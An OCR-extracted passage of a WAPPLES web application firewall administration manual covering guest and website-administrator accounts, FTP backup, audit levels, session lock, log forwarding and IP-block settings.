


Fig. XIII-6. Deleting Guest ID

Setting wizard will display the following error messages if the user enters incorrect values when configuring guest ID management.

Table 92. Guest ID Management Error Message

Error Message	Cause

Error Message	Cause
You cannot add more ID	There are already 5 guest IDs
ID cannot be blank	You forgot to enter the ID
{ID to Add} is currently logged on.	The ID you entered is the same as the ID of the operator who is currently logged on
The ID already exists in the list of guests.	The ID you entered is already registered as a guest ID
The ID already exists in the list of security policy administrators.	The ID you entered is already registered as the administrator's ID for each policy
ERROR	Guest ID cannot be added due to network problem

ⓘ Guest can only use detection log, dashboard, and audit log menus.

If the account you wish to manage is the security website administrator, select [Website Administrator Setting] from [Fig. XIII-3. Account Management] window and click [Next] and [Fig. XIII-7. Website Administrator Setting] window will appear.




Fig. XIII-7. Website Administrator Setting

You can add/edit/delete website administrator in [Fig. XIII-7. Website

Administrator Setting] window.

When you click [Add] button [Fig. XIII-8. Add Website Administrator] window will appear.




Fig. XIII-8. Add Website Administrator

Enter the mandatory information of the administrator to add such as name, ID, password, department, e-mail, and term of validity.

You cannot move on to the next procedure if you do not provide mandatory information.

The website administrator whose term of validity expired cannot log on to WAPPLES management tool.

If you check [Ask user to change password at log in.], the administrator for corresponding website will see the password change window each time he or she logs in until the password is changed.

Optional information does not necessarily have to be provided.

If you check [Read Only], the website administrator will be on guest mode who cannot change WAPPLES settings.

Table 93. Administrator ID Management by Security Policy - Error

Message

Error Message	Cause
Guest ID cannot be blank	You forgot to enter ID
{ID to Add} is currently logged on.	The ID you entered is the same as the ID of the operator who is currently logged on
The ID already exists in the list of guests.	The ID you entered is already registered as a guest ID
The ID already exists in the list of security policy administrators.	The ID you entered is already registered as the administrator's ID for each policy
ERROR	Guest ID cannot be added due to network problem

When you click [Next], [Fig. XIII-9. Website Administrator Website Management] window will appear. The [Policy and Website Tree View] on the left shows the authorized operator's policies and the list of unallocated websites. Select the website to allocate to the website administrator and click [>] button to allocate the website to the website administrator.

Allocated sites will be disabled on the left [Policy and Website Tree View] and instead it will be shown in [Website List View] on the right.




Fig. XIII-9. Website Administrator Website Management

When you allocate all websites to allocate and click [Next], [Fig. XIII-10. Website Administrator - Completed] screen will appear.

When you check the contents of setting and click [Finish] and the Website Administrator will be added.




Fig. XIII-10. Website Administrator - Completed

Click [Edit] in [Fig. XIII-7. Website Administrator Setting] window to modify the settings configured for the corresponding website administrator. The information required for editing is basically the same as when you added a new website administrator, but you cannot change the ID as in [Fig. XIII-11. Website Administrator - Edit].




Fig. XIII-11. Website Administrator - Edit

Select the administrator to delete from [Fig. XIII-7. Website Administrator Setting] window and click [Delete] to delete the website administrator.

If there are websites allocated to the website administrator to delete, the following warning message will be displayed.




Fig. XIII-12. Website Administrator Deletion 1

Website administrator has following characteristics.

- **Website administrator can add the number of websites allocated to the administrator * 2.**
- **Website administrator can only edit the policies he or she added.**
- **Website administrator cannot see the policies that other website administrator generated.**
- **Website administrator can use operator's policies but cannot edit them.**
- **Website administrator can use detection log, dashboard, audit log, and report preparation menus.**

1.2 Backup

Use [Backup] to save the backup of configuration information, detection log, and audit log recorded to WAPPLES to WAPPLES system or external FTP server.

Select [Backup] in [Fig. XIII-2. Setting Wizard - Operation Settings] window and click [Continue] to bring out [Fig. XIII-13. Backup Setting] window.




Fig. XIII-13. Backup Setting

You can set the backup cycle to every day, every week, every month, or none.

If you wish to back up every day, specify back up time and if you wish to back up every week, specify the day and back up time. If you wish to back up every month, specify the date and time

For backup, the backup data is sent through FTP. You need to specify the information required in using FTP such as FTP server IP, FTP server path, FTP ID, and FTP password.

Table 94. Backup Error Message

Error Message	Cause
Select one or more days	You did not check one or more days after setting backup cycle to [Every Week]
FTP server IP, FTP server path, FTP ID, FTP password cannot be blank	You left FTP server IP, FTP server path, FTP ID, and FTP password blank after you select remote backup
Incorrect IP	FTP server IP is not in proper IP format

Click [Next] in [Fig. XIII-13. Backup] screen and [Setting Completed] as in [Fig. XIII-14. Backup Setting Completed] will appear. Check the content of setting in this window and click [Finish]




Fig. XIII-14. Backup Setting Completed

1.3 Console Audit & Lock

[Audit Setting] shown to the authorized administrator to record audit log by each audit level, and it allows the selection of level of audit records.

Audit level is divided into [Basic Audit] and [Audit All] and the following explains the meaning and audit items of each level.

Table 95. Audit Items by Audit Level

Audit Level	Description	Audit Item
Basic Audit	Records audit data about critical events or changes of WAPPLES	DB capacity warning/overload, interoperation mode, website addition/modification/deletion, change of rule exception handling, change of access setting, log review, update setting, update success, change of session lock setting, audit setting, WAPPLES IP, routing table, web server, policy name, policy rule, back setting/success/failure, log deletion, log in failure/failure, password change/failure, session lock failure, WAPPLES start/stop, failure in integrity inspection, change of management port setting, master/slave mode setting, backup setting, network interface error, security

Audit Level	Description	Audit Item
		warning, guest ID addition/deletion, change of time synchronization setting, time synchronization success/failure, standard time zone change/failure, change of access record management setting, change of Pattern Repository setting, change of bypass IP setting, policy/log synchronization setting/result, report mailing success/failure, license registration success/failure by each function
Audit All	Records audit data from general information up to normal operations of periodical inspections in addition to basic audit items	Basic audit items, enforced update, IP block/management list setting, addition and deletion of guest, log out, session lock, session lock release, WAPPLES start/stop, integrity test success, change of management port setting, master/slave mode setting, HA setting and all other logs

Select [Console Audit & Lock] in [Fig. XIII-2. Setting Wizard - Operation Setting] and click [Continue] to bring out [Fig. XIII-15. Audit Level Setting] window.

Move the slide bar up and down in the [Audit Level Setting] window to change the level to Basic Audit or Audit All and click [Next].

Fig. XIII-15. Audit Level Setting

[Session Lock Setting] automatically blocks the access to the management tool for security when the administrator leaves the sea for a long time after logging on to management tool. You can set the time to trigger session lock to 5 minutes, 15 minutes, 30 minutes, or disable session lock in [Session Lock Setting].

If you set the time for session lock, WAPPLES management tool will be disconnected from WAPPLES and [Fig. XIII-17. Release Session Lock] will appear when there is no keyboard input or mouse click to WAPPLES management tool for the time you set.

You can release session lock or end the management tool from [Fig. XIII-17. Release Session Lock]. If you wish to use the management tool again, enter the password and click [Release Session Lock].

[Fig. XIII-17. Release Session Lock] only takes the password input. The log in method is the same as [Fig. XIII-16. Login Window] except that the Change ID and Password checkboxes are disabled.




Fig. XIII-17. Release Session Lock

Move the slide up or down to the session to select the time before initiating session lock in [Session Lock Setting] window and click [Next].




Fig. XIII-18. Session Lock Setting

Click [Next] in [Session Lock Setting] to bring out [Fig. XIII-19. Console Audit & Lock Wizard (Completed))]. Click [Finish] to save session lock and audit

setting and apply settings to WAPPLES.




Fig. XIII-19. Console Audit & Lock Wizard (Completed)

1.4 Log Transmission

In [Log Transmission], configure the interoperation between WAPPLES and SNMP (Simple Network Management Protocol) TRAP, SIMS(Security Information Management System), E-MAIL, and SYSLOG.

Select [Log Transmission] in [Fig. XIII-2. Setting Wizard - Operation Setting] and click [Next] to start the Log Transmission Wizard.

In [Fig. XIII-20. SNMP Interoperation Activation/Deactivation Setting and Interoperation Server Setting] window, check [Interoperate with SNMP]. If you do not check this checkbox, you are deactivating the interoperation setting and you will not need to enter IP address and port number for the interoperation server.

If you wish to activate SNMP interoperation, check “SNMP Interoperation” checkbox and enter IP address and port number for the interoperation server.




Fig. XIII-20. SNMP Interoperation Activation/Deactivation Setting and Interoperation Server Setting

When the attack is detected by WAPPLES, WAPPLES will send the [Table 96. SNMP Interoperation Detection Information] to the interoperation server IP you specified through SNMP TRAP.

Table 96. SNMP Interoperation Detection Information

Type	Description
Detection Time	Detection time
Source IP	IP of the source of attack
Attack URI	Information of detected URI
Detection Rule	Name of the rule detected
Detected Raw Data	Packet data
Response	HTTP response
Website Host Name	Website host's name
Destination IP	IP of the configured server

When you click [Next], [SIMS Interoperation Setting] window will appear as in [Fig. XIII-21. SIMS Interoperation Setting].

To configure SIMS interoperation setting, check SIMS interoperation checkbox and specify SIMS ID, SIMS server IP, SIMS Port, WAPPLES IP, verification code, and sleep Time.




Fig. XIII-21. SIMS Interoperation Setting

When you click [Next], [E-mail and SysLog Interoperation] will appear as in [Fig. XIII-22. E-mail and SysLog].

If you wish to configure E-MAIL interoperation, check E-MAIL Interoperation checkbox.

If you did not configure e-mail related settings in ([XIII.1.12 E-MAIL], E-MAIL setting window will appear after you check) Enter [Time Interval] to send E-MAIL and [Receiver's Address] to receive E-MAIL.

If you wish to configure SYSLOG interoperation, check SYSLOG Interoperation checkbox and enter the IP address of [SYSLOG Transmission Server]




Fig. XIII-22. E-mail and SysLog Interoperation

When you click [Next], [Interoperation Setting Completed] window as in [Fig. XIII-23. Interoperation Setting Editing Completed] will appear. In this window, check the content of setting and click [Finish] to apply the settings to WAPPLSE.




Fig. XIII-23. Interoperation Setting Editing Completed

1.5 IP-Block

In [IP-Block] configure IP block setting and IP/Port access control setting.

IP Block Setting is used to block the attempt of attack made from the same origin. WAPPLES detects attacks that were made from the same origin, records the accumulation of blocked events by hour, and blocks all attacks made from the same origin for a fixed period of time when the accumulated number exceeds the setting.

Select [IP-Block] in [Fig. XIII-2. Setting Wizard - Operation Setting] and click [Continue] to bring out [Fig. XIII-24. IP Block Setting Wizard (Set Conditions for Black List IP))] window.

Determine whether you will activate IP control feature concerning the IP block control list in this window, and if you are activating the feature, specify which conditions you are going to use to create the IP block control list and how long you will control them or whether you will control currently registered IPs only.




Fig. XIII-24. IP Block Setting Wizard (Set Conditions for Black List IP)

